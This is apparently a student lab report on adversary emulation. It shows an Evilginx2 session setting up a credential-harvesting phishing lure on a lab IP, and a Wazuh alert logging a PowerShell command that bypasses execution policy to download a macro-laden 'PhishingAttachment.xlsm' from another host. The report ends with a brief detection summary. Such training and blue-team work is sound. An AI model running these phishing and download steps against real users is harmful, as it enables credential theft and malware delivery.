



3. Adversary Emulation Lab

Activities:

- Tools: Caldera, Metasploit, Evilginx2.
- Tasks: Emulate an APT29 attack, test blue team detection.
- Brief:
- **Emulation:** Simulate APT29 phishing and persistence with Caldera. Log:

Phase	TTP	Tool Used	Notes
Phishing	T1566.001	Evilginx2	Credential harvest

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kali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

[blank@kali:~/evilginx2]
$ # Stop any running evilginx2
sudo killall evilginx

# Start with developer mode (self-signed certificates)
sudo ~/evilginx2/evilginx -p ~/evilginx2/phishlets/ -developer

[17:02:44] [info] Evilginx2 Version 3.3.0: https://academy.breshdev.org/evilginx2-mastery (learn how to create phishlets)
[17:02:44] [info] loading phishlets from: /home/blank/evilginx2/phishlets/
[17:02:44] [info] loading configuration from: /root/.evilginx
[17:02:45] [info] blacklist: loaded 0 ip addresses and 0 ip masks


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| phishlet | status | visibility | hostname | unauth_url |
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| example  | enabled | visible    | 192.168.29.163 |             |
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
: config domain 192.168.29.163
[17:03:03] [info] server domain set to: 192.168.29.163
: phishlets hostname example 192.168.29.163
[17:03:11] [info] phishlet "example" hostname set to: 192.168.29.163
[17:03:11] [info] disabled phishlet "example"
: phishlets enable example
[17:03:16] [info] enabled phishlet "example"
: lures create example
[17:03:26] [info] created lure with ID: 0
: lures get-url 0

https://academy.192.168.29.163/jmFm1C
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


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- **Blue Team Detection:** Analyze Wazuh logs for detection points. Summarize in 50 words.





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<code>_index</code>	wazuh-alerts-4.x-2025.03.19			
<code>agent.id</code>	002			
<code>agent.ip</code>	172.30.1.81			
<code>agent.name</code>	VIC-Windows-02			
<code>data.win.eventdata.commandLine</code>	powershell.exe -ExecutionPolicy Bypass -C \"\$url = 'http://172.30.1.71:8080/PhishingAttachment.xlsm'; Invoke-WebRequest -Uri \$url -OutFile \$env:TEMP\\PhishingAttachment.xlsm\"			
<code>data.win.eventdata.company</code>	Microsoft Corporation			
<code>data.win.eventdata.currentDirectory</code>	C:\\Windows\\system32\\			
<code>data.win.eventdata.description</code>	Windows PowerShell			
<code>data.win.eventdata.fileVersion</code>	10.0.19041.3996 (WinBuild.160101.0800)			
<code>data.win.eventdata.hashes</code>	MD5=2E5A8590CF6848968FC23DE3FA1E25F1, SHA256=9785001B0DCF755EDDB8AF294A373C0B87B2498660F724E76C4D53F9C217C7A3, IMPHASH=3D08F4848535206D772DE145804FF486			
<code>data.win.eventdata.image</code>	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe			
<code>data.win.eventdata.integrityLevel</code>	High			
<code>data.win.eventdata.logonGuid</code>	{d52f39ae-87af-67da-e22c-b50100000000}			
<code>data.win.eventdata.logonId</code>	0x1b52ce2			

Summary:

Wazuh logs are analyzed as part of Blue Team Detection in order to find possible threats, irregularities, and illegal activity.

Changes in file integrity, login attempts, malware signatures, and rule-based warnings are important points of detection.

By providing quick incident response and improving overall security posture, correlating these logs aids in the early detection of breaches.